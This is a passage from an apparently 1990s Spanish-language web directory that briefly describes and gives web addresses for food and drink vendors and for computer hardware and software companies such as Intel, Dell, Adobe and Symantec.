Dirección: <http://www.scotch.com>

**Sokolin's Online**

Sokolin's es una tienda de vinos interactiva que ofrece información sobre vinos, los vinos como inversión y temas de salud relacionados con el consumo de vino.

Dirección: <http://www.dsokolin.com>

**Sophisticated Chocolates**

Sophisticated Chocolates elabora surtidos de chocolate en cajas para regalo, logotipos de empresa en chocolate, cestas de bombones para regalo, regalos de boda personalizados y una larga lista de productos de gran calidad hechos en chocolate.

Dirección: <http://www.branch.com/sophisticated>

**Southern Comfort**

La página Web de Southern Comfort nos ofrece guías interactivas de una serie de ciudades americanas como Austin, Boston, Filadelfia, Buffalo, Chicago y San Francisco. También tienen una sección de recetas con bebidas de «SoCo».

Dirección: <http://www.southerncomfort.com>

**Stoli Central**

Stolichnaya Vodka, una empresa rusa, y Carillon Importers, Ltd., han creado esta página para facilitar información sobre bebidas de todo el mundo, ubicaciones Web que frecuentan los habituales de Stoli, y una página sobre el vodka en la que los usuarios puedan crear sus propios combinados.

Dirección: <http://www.stoli.com>

**Taiga Tea Co.**


Como la única empresa en Estados Unidos que ofrece productos ginseng procedentes de Siberia, Taiga Tea utiliza en sus tés la famosa hierba del Lejano Oriente —de la que se dice que aumenta la resistencia física y mental—. También se facilita un FAQ sobre el ginseng siberiano.

Dirección: <http://www.taigatea.com/taigatea>

**Todd & Holland**

Todd & Holland ofrece una amplia gama de tés para los entusiastas del té de todo el mundo. Estas páginas le permiten elegir entre su amplia lista de tés negros, oolongs y pouchongs, y tés verdes.

Dirección: <http://www.branch.com/teas>



***Toucan Chocolates***

Toucan Chocolates mezcla los sabores y texturas de las nueces tropicales con leche y chocolates negros de la mejor calidad para elaborar diferentes surtidos de bombones.

Dirección: <http://www.branch.com/toucan>

***Vintage Direct***

Vintage Direct es la división de pedidos por correo de un grupo de distribuidores de vino con base en Melbourne. Ofrecen distintos vinos australianos, productos culinarios y libros de cocina. Nota: De momento, sólo se envían pedidos dentro de Australia.

Dirección: <http://www.sofcom.com.au/Nicks>

***Virtual Vineyards***

Virtual Vineyards le permite comprar vinos de producción limitada recomendados por el experto en vinos Peter Granoff y explorar las bodegas a través de la red. Combine los vinos adecuados con platos de cocina o plantee sus preguntas relacionadas con el vino a Cork Dork.

Dirección: <http://www.virtualvin.com>

***Whole Foods Market***

Whole Foods Market es una red de supermercados de productos naturales que se extiende por toda la nación, en algunos estados se le conoce como Wellspring Grocery, Bread & Circus, y Mr. Gooch's. Esta página ofrece información sobre temas relacionados con la salud, productos disponibles, recetas y ubicaciones Web relacionadas con el tema.

Dirección: <http://www.wholefoods.com>

***Winecountry Virtual Visit***

FreeRun Technologies ofrece una serie de «visitas virtuales» a la región vinícola de California: Napa Valley y Sonoma County. Una vez dentro, recibirá información sobre rutas turísticas, alojamiento y comidas, compras y sucesos actuales, y sobre las bodegas.

Dirección: <http://www.freerun.com>

***Wines on the Internet***

Wines on the Internet ofrece información sobre vinos y bodegas. Podrá probar sus productos en la sala virtual para cata de vinos o realizar una visita a la bodega. También ofrecen software e información sobre productos, pedidos interactivos y muchos otros servicios para los amantes del vino.

Dirección: <http://www.wines.com>

***Zima Beverage***

Esta página facilita información sobre la nueva Zima Gold, futuros acontecimientos, mercancías disponibles de «Z Street» y un lugar especial del Web llamado «Freezer» disponible únicamente para los miembros de «Tribe Z» (una especie de club Zima).

Dirección: <http://www.zima.com>

***Computadoras: hardware***

---

***Adaptec***

Adaptec es uno de los principales fabricantes de tarjetas de interfaz SCSI, mecanismos para redes y otros productos de E/S. Su página incluye información sobre los temas más de actualidad, su línea de productos, acceso a controladores e información técnica sobre sus productos.

Dirección: <http://www.adaptec.com>

***Advanced Logic Research***

ALR es uno de los principales fabricantes de PC de los Estados Unidos. Su servidor Web informa sobre su gama de productos y nos muestra los premios que han obtenido éstos además de una sección sobre ofertas de empleo.

Dirección: <http://www.alr.com>

***Advanced Micro Devices***

AMD es uno de los mayores distribuidores de circuitos integrados en Estados Unidos. Sus páginas ofrecen información sobre sus microprocesadores, procesadores empujados, sistemas de memoria, dispositivos lógicos y otros productos.

Dirección: <http://www.amd.com>

***APC***

APC es un fabricante de productos destinados a proteger las computadoras frente a las subidas y bajadas de tensión. A través de su ubicación Web ofrecen información sobre sus productos, atención al cliente y servicio técnico.

Dirección: <http://www.apcc.com>

***Apple Computer***

Apple informa sobre su línea de computadoras y software Macintosh. Además ofrece asistencia técnica, información sobre investigación y tecnología y asistencia a los desarrolladores de sistemas.

Dirección: <http://www.apple.com>

***BusLogic***

BusLogic fabrica productos SCSI y RAID, incluyendo adaptadores para host SCSI y controladores para buses ISA, EISA, Microchannel, VLB y PCI.

Dirección: <http://www.buslogic.com>

***Compaq***

Compaq, una de las empresas líderes en fabricación de PC, nos ofrece información sobre sus nuevos productos, servicios y asistencia técnica, actualizaciones Compaq para Windows 95 y mucho más.

Dirección: <http://www.compaq.com>

**Data Exchange**

Data Exchange se dedica a la reparación de periféricos, a trabajos por encargo y a ofrecer soporte para productos que se encuentran al final de su ciclo de vida. En la actualidad reparan más de 750 productos.

Dirección: <http://www.dex.com>

**Data General**

Data General crea sistemas informáticos avanzados que utilizan las últimas tecnologías y ofrece una gama completa de servicios para gestión de la información.

Dirección: <http://www.dg.com>

**Dell**

Dell es uno de los mayores fabricantes de PC y periféricos. Ofrecen asistencia técnica, información sobre la empresa y ofertas de empleo a través de su Web.

Dirección: <http://www.dell.com>

**Design Acceleration**

Design Acceleration, Inc., proporciona ingenieros de diseño de hardware con herramientas de análisis de simulación con el fin de reducir el tiempo de diseño.

Dirección: <http://www.designacc.com>

**Digital**

Digital Equipment Corp. (DEC) nos permite acceder a una gran cantidad de información sobre la empresa, sus productos y servicios.

Dirección: <http://www.digital.com>

**Digital Products**

DP Inc. fabrica una línea completa de productos de servidor para impresoras de red. La descripción de los productos, así como su servicio de asistencia técnica, están disponibles interactivamente.

Dirección: <http://www.digprod.com>

**Direct Data Storage**

DDS comercializa controladores SCSI y unidades de disco y de cinta SCSI interactivamente. Afirman que sus precios son los más bajos del mercado para productos idénticos y ofrecen un período de prueba de 30 días.

Dirección: <http://www.harddisk.com>

**Encore Computer**

Encore es un distribuidor de computadoras escalables masivamente paralelas y abiertas, así como sistemas de almacenamiento para aplicaciones críticas.

Dirección: <http://www.encore.com>

**Gilltrō-Electronics**

Giltro Electronics desarrolló la línea de productos Giltronix que incluye productos para conexiones locales, dispositivos para compartición de periféricos, conexiones para trabajo en grupos a bajo coste y sistemas locales y remotos de alto rendimiento.

Dirección: <http://www.giltronix.com>

**Heurikon**

Heurikon fabrica computadoras de placa única que se incrustan normalmente en sistemas más grandes como los sistemas de vídeo bajo demanda, sistemas de simulación y controles de impresora.

Dirección: <http://www.heurikon.com>

**Hewlett Packard**

HP, como uno de los mayores fabricantes de computadoras y dispositivos periféricos como impresoras, nos ofrece una amplia información sobre la empresa y sus productos en sus páginas. Además ofrece noticias y consejos a aquellas personas que quieran incorporar Windows 95 a sus sistemas.

Dirección: <http://www.hp.com>

**IBM**

Esta empresa no necesita presentación. El web de IBM ofrece una amplia información sobre la empresa, sus operaciones, tecnología, investigación y productos.

Dirección: <http://www.ibm.com>

**IBM Personal Computers**

Esta es la página de inicio de la división de PC de IBM. Ofrece información sobre sus productos, bibliotecas de archivo, asistencia técnica y noticias sobre la industria de los PC.

Dirección: <http://www.pc.ibm.com>

**Intel**

Consulte el web de Intel si desea recibir información detallada sobre sus últimos modelos de UCP, PC y componentes. Intel también ofrece asistencia a los desarrolladores de sistemas, información sobre productos de diseño empujado y productos para comunicaciones y redes.

Dirección: <http://www.intel.com>

**National Instruments**

Esta empresa desarrolla productos de software y hardware para PC y estaciones de trabajo con el fin de ayudar a científicos e ingenieros en sus investigaciones. Las páginas de National ofrecen información sobre programas para desarrolladores y la posibilidad de acceder a una sección de noticias actuales.

Dirección: <http://www.natinst.com>

**NEC**

NEC fabrica computadoras y periféricos que abarcan desde monitores hasta unidades CD-ROM. Además de información general, las páginas de NEC ofrecen descripciones de los productos, servicios de asistencia, información sobre ferias y acontecimientos, I+D e incluso información para comprar material de segunda mano directamente a NEC.

Dirección: <http://www.nec.com>

**NECX Direct**

Este establecimiento interactivo vende hardware, software, accesorios y productos para redes. Esta ubicación presenta más de 20.000 productos, ofertas diarias y buenos precios.

Dirección: <http://www.necx.com>

**Network Wizards**

Network Wizards fabrica sensores de temperatura y administradores para sistemas de consola.

Dirección: <http://www.dicon.com>

**Online Computer Market**

OCM es un centro interactivo de productos informáticos que ofrece información sobre distintos temas que abarcan desde software, hardware y empresas de investigación hasta intermediarios y consultores. OCM ofrece información sobre ferias y futuros acontecimientos en el campo de la informática así como un listado de clientes y un directorio de vínculos en este sector del Web.

Dirección: <http://www.ocm.com>

**Overland Data**

Overland Data le ofrece todo lo que necesite para las aplicaciones de escritorio: unidades de cinta de media pulgada, software, cables de conexión y un servicio especializado.

Dirección: <http://www.cts.com/browse/odisales>

**PC Market**

PC Market es una tienda de informática que vende sus productos en el Web. Sus productos se clasifican por hardware, software y comunicaciones. Además ofrecen asistencia técnica a través de su web.

Dirección: <http://www.pcmarket.com/browse/nms>

**Play, Inc.**

Play, Inc. fabrica un dispositivo para captura de imágenes de vídeo llamado Snappy Video Snapshot, que se conecta a un puerto paralelo del PC y captura imágenes fijas procedentes de una cámara de vídeo, un vídeo o una televisión.

Dirección: <http://www.play.com>

**Power Computing**

Power Computing es un fabricante de clones Macintosh. Presumen de que sus sistemas no sólo son 100 por 100 compatibles con Mac sino que además los superan en prestaciones, capacidad de ampliación, servicio y soporte.

Dirección: <http://www.powercc.com>

**RICOH California Research Center**

RICOH fabrica computadoras, impresoras, fotocopadoras, fax y otros productos electrónicos.

Dirección: <http://www.crc.ricoh.com>

**Road Warrior International**

Road Warrior Outpost ofrece productos, servicios e información para computadoras portátiles. Una de las posibilidades que ofrecen a los clientes es la compra de computadoras usadas o la inserción de sus propios anuncios. Esta página ofrece información sobre los nuevos productos, ofertas del mes y números atrasados de sus publicaciones.

Dirección: <http://www.warrior.com>

**Seagate**

Seagate es un fabricante líder de productos para almacenamiento de datos (como unidades de disco rígido). Además de información sobre la empresa y sus productos, Seagate ofrece asistencia técnica e información sobre recursos humanos a través del Web.

Dirección: <http://www.seagate.com>

**Silicon Graphics**

Silicon Graphics fabrica estaciones de trabajo Unix de altas prestaciones. Sus páginas ofrecen una amplia información sobre sus servicios y productos informáticos, incluyendo sus sistemas Indy, Indigo2 y Onyx.

Dirección: <http://www.sgi.com>

**Sparco Communications**

Sparco distribuye productos de software y hardware. Además de información sobre sus productos y servicios, ofrecen un listado de fabricantes, ofertas especiales y una sección de respuesta a las preguntas más frecuentes.

Dirección: <http://www.sparco.com>

**Standard Microsystems**

SMC es un fabricante líder de productos de red para PC, incluyendo tarjetas de interfaz de red Ethernet, interruptores, chips LSI y productos Fast Ethernet. Las páginas Web de SMC ofrecen descripciones sobre sus productos, controladores e información técnica.

Dirección: <http://www.smc.com>



**Sun Microsystems**

Sun es el mayor fabricante de computadoras Unix. Estas páginas describen sus productos de hardware y software, y ofrecen vínculos a la sección de ventas y servicio de asistencia, tecnología y desarrolladores. También muestran números atrasados de sus páginas Web con formato de revista. No se pueden solicitar productos interactivamente, pero se puede dejar el nombre y la dirección para recibir información adicional.

Dirección: <http://www.sun.com>

**Supra**

Supra es un fabricante líder de módem para PC y computadoras Macintosh. Las páginas de Supra ofrecen información sobre sus productos y asistencia, además de una biblioteca de archivos que incluye controladores y actualizaciones de ROM configurables. También se puede participar en un concurso en el que se puede ganar un SupraFAXModem 288.

Dirección: <http://www.supra.com>

**Texas Instruments**

Texas Instruments es un conocido distribuidor de productos electrónicos que ofrece sistemas de defensa, computadoras portátiles, herramientas para desarrollo de software, calculadoras y otros productos electrónicos.

Dirección: <http://www.ti.com>

**Toshiba America**

Toshiba América es la filial del gigante japonés en los Estados Unidos. Su página facilita información sobre las divisiones de la empresa y sus productos.

Dirección: <http://www.toshiba.com>

**TouchWindow**

TouchWindow, un producto de SCT Inc., es un sistema de pantalla táctil para las interfaces de usuario más avanzadas. TouchWindow funciona en cualquier computadora que disponga de una interfaz gráfica de usuario y un ratón.

Dirección: <http://www.touchwindow.com>

**U.S. Robotics**

No, USR no fabrica robots, fabrican equipamiento analógico y digital para comunicaciones como módem, servidores de acceso remoto, servidores de fax y centros de comunicaciones. Consulte el RoboWeb y conozca más a fondo sus productos y servicios.

Dirección: <http://www.usr.com>

**WebFactory**

WebFactory vende computadoras de alta calidad y productos Internet, tanto de hardware como de software. Entre sus productos se incluyen las estaciones de trabajo Silicon Graphics, encaminadores Cisco, Livingston y Ascend, y puentes Combinet.

Dirección: <http://www.webfac.com>

### ***Well Connected Mac***

Well Connected Mac es la fuente de información interactiva para todo lo referente a Macintosh. Su página nos muestra ubicaciones afines del Web, números en circulación y atrasados de *MacWeek*, y una amplia información sobre los productos y servicios Mac.

Dirección: <http://www.macfaq.com>

### ***Wiltec***

Wiltec fabrica sistemas de cinta de cartucho y de 9 pistas compatibles con IBM. Además garantizan sus productos y ofrecen asistencia gratuita a sus clientes.

Dirección: <http://www.wiltec.com/wiltec>

### ***Xerox***

La página Xerox ofrece vínculos e información sobre sus divisiones, operaciones y productos.

Dirección: <http://www.xerox.com>

## ***Computadoras: software***

---

### ***Access Graphics***

Access Graphics es un distribuidor de software y sistemas informáticos. Sus productos se centran en la digitalización de documentos, redes para empresas, telefonía informatizada, y CAD. Sus páginas incluyen un catálogo y una descripción de sus servicios.

Dirección: <http://www.access.com>

### ***Adobe Systems***

Adobe desarrolla software para la creación, visualización e impresión de documentos electrónicos. Entre sus productos destacan los lenguajes gráficos PostScript y Display PostScript.

Dirección: <http://www.adobe.com>

### ***Alisa Systems***

Alisa desarrolla programas de software para correo electrónico e integración de directorios, en concreto AlisaMail, que ofrece capacidades de correo a muchos administradores LAN, WAN y a otros sistemas de correo electrónico para PC.

Dirección: <http://www.alisa.com>

### ***ALVE Software Engineering***

ALVE es una empresa de ingeniería de software que desarrolla nuevas tecnologías de software.

Dirección: <http://www.alve.com>

**Arachnae Management**

Arachnae es una empresa de desarrollo de software que fabrica el sistema Arachnae Information Retrieval System (AIRR II), una maquinaria de búsqueda de texto orientada a objetos.

Dirección: <http://www.arachnae.com>

**Belmont Research**

Belmont Research ofrece servicios de desarrollo de software y consultoría a distintas áreas como la investigación clínica, tecnología de software y al área de la investigación y desarrollo subvencionados. También ofrecen información para la apertura de negocios.

Dirección: <http://www.belmont.com>

**Bentley Systems**

Bentley es un líder en sistemas profesionales de diseño asistido por computadora (CAD) y en servicios a ingenieros, arquitectos, delineantes y organizaciones donde la base de su éxito radica en la utilización de sistemas CAD.

Dirección: <http://www.bentley.com>

**Berkeley Software Design**

BSDI desarrolla y vende sistemas operativos Unix con tecnología BSD para computadoras Intel. Su último producto, BSDI 2.1, incluye el sistema X Window, software de red, herramientas de desarrollo, un servidor Web y muchos otros programas y utilidades.

Dirección: <http://www.bsdi.com>

**Beverly Hills Software**

Beverly Hills Software patrocina esta página, llamada *The Windows NT Resource Center* (Centro de recursos de Windows NT). El centro ofrece una colección considerable de programas de aplicación y controladores para la transferencia de datos, una sección para consultores de NT, un centro de trabajo, un club de usuarios e información sobre publicaciones relacionadas con NT.

Dirección: <http://www.bhs.com>

**BioData**

BioData ofrece servicios y aplicaciones informáticas a la industria relacionada con la Biología.

Dirección: <http://www.biodata.com>

**Borland International**

Borland es una gran empresa de fabricación de software que ofrece aplicaciones y productos de desarrollo, fundamentalmente para Microsoft Windows. Para más información, consulte también el servidor FTP de Borland en <ftp://ftp.borland.com>

Dirección: <http://www.borland.com>

**Cadence Design Systems**

CDS desarrolla y comercializa software y servicios para la automatización del diseño que pueden acelerar y mejorar el proceso de diseño de sistemas electrónicos.

Dirección: <http://www.cadence.com>

**California Software**

CS Inc. desarrolla programas de software para Internet. Entre su productos se encuentra la serie InterAp, un conjunto de aplicaciones Internet basadas en Windows para particulares o empresas.

Dirección: <http://www.calsoft.com>

**Computer Conversions**

Computer Conversions es una empresa líder en la recuperación de datos informáticos. Recupera datos dañados o perdidos desde cintas y cartuchos de copia de seguridad. Proporcionan programas de conversión de datos para más de 2.000 sistemas informáticos y para todos los formatos, incluyendo cintas, disquetes, cartuchos y dispositivos ópticos.

Dirección: <http://www.cts.com/browse/ccl>

**Cygnus Support**

Esta empresa innovadora ofrece soporte para software a la venta y gratuito. Las páginas Web de Cygnus nos informan sobre la empresa y los productos que soportan.

Dirección: <http://www.cygnus.com>

**Cykic Software**

Cykic Software se especializa en tecnología de conexiones. Entre sus productos se encuentra un servidor Web llamado *Hype-It* y un juego de herramientas para la gestión de bases de datos llamado *MultiBase*.

Dirección: <http://www.cykic.com>

**Danish International**

Esta empresa de desarrollo de software desarrolla el programa Bingo Search, que permite que los usuarios localicen los productos que deseen como cámaras de vídeo, agendas y escritorios Mac, e impresoras. La búsqueda se basa en la selección de características e información sobre el producto.

Dirección: <http://www.danish.com>

**DataViews**

DataViews desarrolla software gráfico que abarca desde simples constructores de GUI hasta complejos programas de software dinámico de representación en tiempo real.

Dirección: <http://www.dvcorp.com>

**Daylight**

Daylight desarrolla programas de software para la construcción y mejora de sistemas de información químicos caseros y aplicaciones globales para gestionar información química.

Dirección: <http://www.daylight.com>

**Dazel**

Dazel es un distribuidor líder de software de gestión de salida para empresas cliente/servidor.

Dirección: <http://www.dazel.com>

**DeLorme Mapping**

Esta empresa de Nueva Inglaterra se especializa en asignación de software y bases de datos para consumidores, el sector educativo y la Administración.

Dirección: <http://www.delorme.com>

**Dubl-Click Software**

A los editores de software para Macintosh, Newton y Windows, Dubl-Click les ofrece información y versiones demo de sus productos.

Dirección: <http://www.dubclick.com>

**EarthWatch Communications**

EarthWatch desarrolla un paquete de software que integra información meteorológica con una base de datos a nivel mundial para simular los patrones de comportamiento meteorológico de todo el planeta. EarthWatch vende directamente a cadenas de noticias y al campo de la enseñanza.

Dirección: <http://www.earthwatch.com>

**Elite Software**

Elite Software desarrolla programas de software para arquitectos, ingenieros y contratistas. Ofrecen programas de diseño para instalaciones mecánicas, eléctricas y de tuberías desde 1979.

Dirección: <http://www.elitesoft.com>

**Ellery Systems**

Ellery Systems desarrolla aplicaciones de computación y ofrece integración de sistemas y servicios de ingeniería y consultoría en todo el mundo.

Dirección: <http://www.esi.com/esi>

**Empress Software**

Empress, un distribuidor de software sofisticado para la gestión de datos, ofrece sus servicios a organizaciones científicas, de ingeniería y de negocios que utilicen sistemas Unix y Windows. Entre los proyectos que han llevado a cabo se encuentran sistemas

médicos de diagnóstico, previsiones meteorológicas, exploración espacial, simulación de vuelo y otros sistemas diversos.

Dirección: <http://www.empress.com>

### **Ensemble Information Systems**

Ensemble Information Systems diseña y desarrolla programas de software para la distribución de noticias sobre negocios e información en general a PC de escritorio. Entre sus productos se incluyen OpenMarket, Relevant Enterprise Edition y Relevant Personal Edition.

Dirección: <http://www.ensemble.com>

### **Esix Systems**

Esix es un editor de sistemas operativos Unix System V Release 4 (SVR4) para PC Intel. Su página ofrece información sobre el producto y asistencia técnica interactiva.

Dirección: <http://www.esix.com>

### **eSoft**

eSoft es el fabricante de software BBS más antiguo del mundo y que sigue operando en la actualidad. Su producto principal es The Bread Board System (TBBS), pero también desarrollan actualizaciones para TBBS, incluyendo un producto para conexión a Internet.

Dirección: <http://www.esoft.com>

### **ESQ Business Services**

ESQ desarrolla, fabrica y soporta productos de software que ayudan a mejorar el servicio y los niveles de fiabilidad de las redes de computadoras Tandem. Su línea de software OpenNET ofrece soluciones de funcionamiento sencillas y rentables.

Dirección: <http://www.esq.com>

### **Expersoft**

Expersoft desarrolla y comercializa XShell, un sistema de gestión distribuido y orientado a objetos que se ajusta a la estructura de Object Request Broker del grupo Object Management Group.

Dirección: <http://www.expersoft.com>

### **ExperTelligence**

ExperTelligence desarrolla productos para las áreas de programación orientada a objetos, inteligencia artificial, interfaces gráficas de usuario, hipertexto y bases de datos orientadas a objetos.

Dirección: <http://www.ExperTelligence.com>

### **FirstBase Software**

FirstBase fabrica el juego de herramientas para el desarrollo de aplicaciones FirstBase RDBMS y ofrece un servicio de consulta para sistemas Unix, programación y desarrollo del Web.

Dirección: <http://www.firstbase.com>

**Forman Interactive**

Esta empresa se especializa en software para edición y realización de catálogos del Web. Su producto estrella, el Internet Creator, permite que cada uno cree sus propias páginas y catálogos vinculados.

Dirección: <http://www.forman.com>

**Frame Technology**

Frame Technology es uno de los principales desarrolladores de software para escritura y edición. El software de Frame lo utilizan profesionales de todo el mundo para crear, revisar y distribuir documentos.

Dirección: <http://www.frame.com>

**Franz**

Franz crea programas dinámicos de software orientados a objetos que permiten al usuario diseñar aplicaciones que se adapten fácilmente a sus necesidades cambiantes.

Dirección: <http://www.franz.com>

**FreeBSD Unix**

La organización FreeBSD edita un sistema operativo Unix basado en BSD para PC que incluye conexiones de red, herramientas de desarrollo, servidores y programas de aplicación.

Dirección: <http://www.freebsd.org>

**FutureSoft**

Esta página facilita información sobre los paquetes y productos para comunicaciones DynaComm. Esta incluye un listado mundial de los distribuidores DynaComm, notas de versiones de software, y asistencia técnica.

Dirección: <http://www.fse.com>

**Galt Technology**

Galt Technology, fabricantes de software de primera línea y de aplicaciones shareware —desde protectores de pantalla y monitores de tiempo hasta juegos— ofrecen su software interactivamente.

Dirección: <http://www.galttech.com>

**Global Technology Associates**

GTA desarrolla productos de software que abarcan desde sistemas de adquisición de datos en tiempo real hasta entornos de realidad virtual.

Dirección: <http://www.gta.com>

**Groupe Bull**

Groupe Bull es un grupo internacional dedicado a la tecnología de la información que posee una red mundial de sistemas de información. Este grupo combina las socieda-

des tecnológicas y empresariales para crear soluciones individualizadas que permitan a sus clientes trabajar y comunicarse con mayor eficacia.

Dirección: <http://www.bull.com>

### **GroupWorks**

GroupWorks es un producto groupware basado en Windows que nos muestra las características de los administradores de información personal, administradores de proyectos, agendas electrónicas, administradores de documentos y aplicaciones para tableros de anuncios.

Dirección: <http://www.hyperdesk.com>

### **Harlequin**

La gama de productos Harlequin incluye ScriptWorks, DylanWorks, KnowledgeWorks, y otros sistemas para los campos de la edición electrónica, procesamiento simbólico y aplicaciones Web.

Dirección: <http://www.harlequin.com>

### **Harris Computer Systems**

Harris desarrolla productos para la Administración y las empresas. Sus productos incluyen sistemas de computación en tiempo real y aplicaciones para simulaciones, análisis de ingeniería, medición/clasificación y telemetría.

Dirección: <http://www.hcsc.com>

### **Indotronix International**

IIC se especializa en soluciones de software y servicios profesionales. Sus páginas ofrecen una amplia información sobre la empresa, sus servicios y ofertas de empleo.

Dirección: <http://www.iic.com>

### **Instrumental**

Instrumental desarrolla aplicaciones de gestión de producción, operaciones, contabilidad y facturación para computadoras Unix.

Dirección: <http://www.instrumental.com>

### **InterCon Systems**

InterCon desarrolla y comercializa productos Internet, como marcado SLIP y PPP, para computadoras Mac y aplicaciones cliente de Internet.

Dirección: <http://www.intercon.com>

### **Intuit**

Los creadores del conocido paquete de software para finanzas personales Quicken tienen sus computadoras activas, pero, de momento, no aceptan conexiones Web. Afortunadamente, acabarán ofreciendo información sobre Quicken y otros productos Intuit.

Dirección: <http://www.intuit.com>



**JSB**

JSB desarrolla, comercializa y vende la familia de productos JSB Multiview, una serie de productos que permiten que las terminales basadas en caracteres realicen varias funciones al mismo tiempo y permiten que los usuarios de PC accedan a aplicaciones Unix cliente/servidor.

Dirección: <http://www.jsb.com>

**Kitchen Wisdom Publishing**

En sus orígenes, esta empresa se dedicaba a la edición de libros de cocina; en la actualidad, Kitchen Wisdom se dedica al desarrollo de software y ofrece servicios de diagnóstico de redes e Internet. También ofrecen consejos gratuitos para utilizar archivos PostScript de Adobe y convertirlos a otros formatos.

Dirección: <http://www.wiskit.com>

**Lotus Development**

La empresa que desarrolló uno de los programas de hoja de cálculo más conocidos del mundo, nos ofrece noticias del sector, consejos e información de interés en su ubicación Web.

Dirección: <http://www.lotus.com>

**MathSoft**

MathSoft es la editora de MathCad, una conocida aplicación para cálculos matemáticos. Además, MathSoft desarrolla una serie de herramientas de software para PC, Mac y computadoras Unix.

Dirección: <http://www.mathsoft.com>

**Microsoft**

En su servidor Web, Microsoft muestra una información muy completa sobre el sector y su productos. Entre los temas que trata se incluyen los programas de aplicación Microsoft, asistencia al cliente, Internet y Windows 95.

Dirección: <http://www.microsoft.com>

**NaviSoft**

NaviSoft desarrolla software y herramientas de edición para redes. Sus páginas ofrecen información sobre los nuevos programas beta y sus productos.

Dirección: <http://www.navisoft.com>

**Pacific Internet**

PacNet es un distribuidor de productos específicos para Internet y productos de acceso en bloque, incluyendo todo lo necesario para introducir las computadoras Mac en Internet. Dos de sus productos son Provider-In-A-Box y Web-In-A-Box.

Dirección: <http://www.pacnet.com>

### ***Peachtree Software***

En Peachtree desarrollaron uno de los paquetes de contabilidad para PC más antiguos y conocidos del mercado.

Dirección: <http://www.peach.com>

### ***Pencom Systems***

Pencom ofrece consultoría de software, material técnico, programas de contratación y servicios de administración de sistemas.

Dirección: <http://www.pencom.com>

### ***Phylon Communications***

Esta empresa de productos de software se especializa en tecnología de comunicaciones. Fueron los creadores de PlayLink, un centro de juegos interactivo que permite que el usuario, poniéndose en contacto telefónico con un amigo, juegue una partida a través de unos auriculares y una conexión.

Dirección: <http://www.phylon.com>

### ***Plant Software***

El producto principal de Plant Software es E-GLUE, una especie de tablero electrónico para Windows NT y Windows 95. Su página ofrece una guía de asistencia técnica, las últimas noticias y una galería.

Dirección: <http://www.theplant.com>

### ***Pronotes***

Pronotes desarrolla software que se activa con la voz y se centra en los dictados médicos. Facilitan información sobre el sector y un vínculo para obtener una demo gratuita.

Dirección: <http://www.pronotes.com>

### ***Qualcomm***

Qualcomm es una empresa de desarrollo de software que se especializa en productos y sistemas avanzados de comunicaciones. Qualcomm es además el creador del popular paquete de correo electrónico Eudora Internet, que se puede solicitar interactivamente.

Dirección: <http://www.qualcomm.com>

### ***SanSoft***

SanSoft es un desarrollador de software que se especializa en herramientas COBOL. Sus productos y servicios incluyen un sistema de conversión de Wang a Open Systems. También desarrollan utilidades multiuso que permiten acceder y gestionar datos COBOL.

Dirección: <http://www.sansoft.com>

### ***Santa Cruz Operation***

SCO es un desarrollador líder en el campo de los sistemas operativos Unix para PC. Su sistema se basa en Unix System VR3.2 y ofrecen ampliaciones para servicios como redes y desarrollo de aplicaciones.

Dirección: <http://www.sco.com>



**SAS Institute**

Esta empresa de investigación y desarrollo de software fue la creadora de SAS System, un sistema para la entrega de información. Su página ofrece información sobre el papel de la empresa en el sector y ofertas de trabajo.

Dirección: <http://www.sas.com>

**SBT Accounting Systems**

Esta empresa distribuye software contable para bases de datos con múltiples usuarios a clientes de todo el mundo. Fueron los primeros en ofrecer software de contabilidad a través de Internet.

Dirección: <http://www.sbtcorp.com>

**Scientific and Engineering Software**

SES escribe programas de software para modelado y simulación, diseño de hardware y software, rendimiento cliente/servidor, análisis y diseño orientado a objetos, y diseño de procesos económicos.

Dirección: <http://www.ses.com>

**Second Nature Software**

Second Nature Software presenta más de 70 programas de software para Windows y Macintosh, centrándose en programas de protector de pantalla y papel tapiz. Las páginas de Second Nature facilitan información sobre las imágenes disponibles para protectores de pantalla, software gratuito e imágenes de muestra.

Dirección: <http://www.secondnature.com>

**Serif**

Serif, Inc. desarrolla software de edición de escritorio de fácil manejo y a bajo coste para Microsoft Windows. Entre los productos actuales se encuentran PagePlus, Draw-Plus y PhotoPlus. Además de información sobre sus productos, Serif ofrece servicios y asistencia a través de su ubicación Web.

Dirección: <http://www.serif.com>

**Softdesk**

Softdesk es un distribuidor importante de software para arquitectura, ingeniería y construcción. Las páginas de Softdesk ofrecen muchos recursos, incluyendo información sobre seminarios y acontecimientos futuros, ofertas de empleo, talleres de trabajo, comunicados de prensa y clientes.

Dirección: <http://www.softdesk.com>

**software.net**

Esta tienda interactiva de productos de software cuenta con más de 7.800 productos y dispone de una creciente gama de productos para sistemas Windows, OS/2, DOS, Mac y Unix que se pueden distribuir electrónicamente.

Dirección: <http://www.software.net>

**SpeedSim**

SpeedSim, Inc. desarrolla y distribuye software para reducir el tiempo y coste de la verificación de los diseños lógicos digitales. Su página ofrece información específica sobre el software y la tecnología de la empresa además de noticias de actualidad.

Dirección: <http://www.speedsim.com/speedsim>

**SPRY**

Desde que CompuServe adquirió SPRY Inc. a principios de 1995, el URL mencionado más adelante le conducirá directamente a la página Web de CompuServe. Sin embargo, aún puede recibir asistencia para los productos de SPRY, incluyendo Internet Office, Internet-In-A-Box y Mosaic-In-A-Box, a través de <http://support.spry.com>.

Dirección: <http://www.spry.com>

**Spyglass**

Spyglass desarrolla aplicaciones para Internet y el World Wide Web. Entre sus productos se encuentran un explorador Web y un servidor Web.

Dirección: <http://www.spyglass.com>

**Starwave**

Starwave Corp. crea programas para entretenimiento, familia y deportes. Entre sus programas se encuentran SportsZone, Ticketmaster Online, Mr. Showbiz y Outside Online. También ofrecen información sobre las ofertas de empleo de la empresa.

Dirección: <http://www.starwave.com>

**Symantec**

Symantec es un editor de software para PC. Entre sus productos se encuentran The Norton Utilities y Norton Desktop para Windows así como una selección de herramientas útiles para Windows 95. En su web, Symantec ofrece productos e información, un centro de prensa, asistencia técnica y atención al cliente, y un centro de referencia para sistemas anti-virus.

Dirección: <http://www.symantec.com>

**systemV**

systemV es un distribuidor de Unix Open Systems para procesadores Intel x86. Además de información general sobre los entornos Unix, TCP/IP e Internet, ofrecen productos de SCO y Solaris. Por otra parte ofrecen capacidades para host, creación de páginas HTML y soporte interactivo para aplicaciones.

Dirección: <http://www.systemv.com>

**Talyon Software**

Talyon Software edita el paquete de software contable Plus&Minus, que según ellos es uno de los programas más rápidos y potentes del mercado. Su ubicación ofrece un manual de instrucciones y los requisitos del sistema.

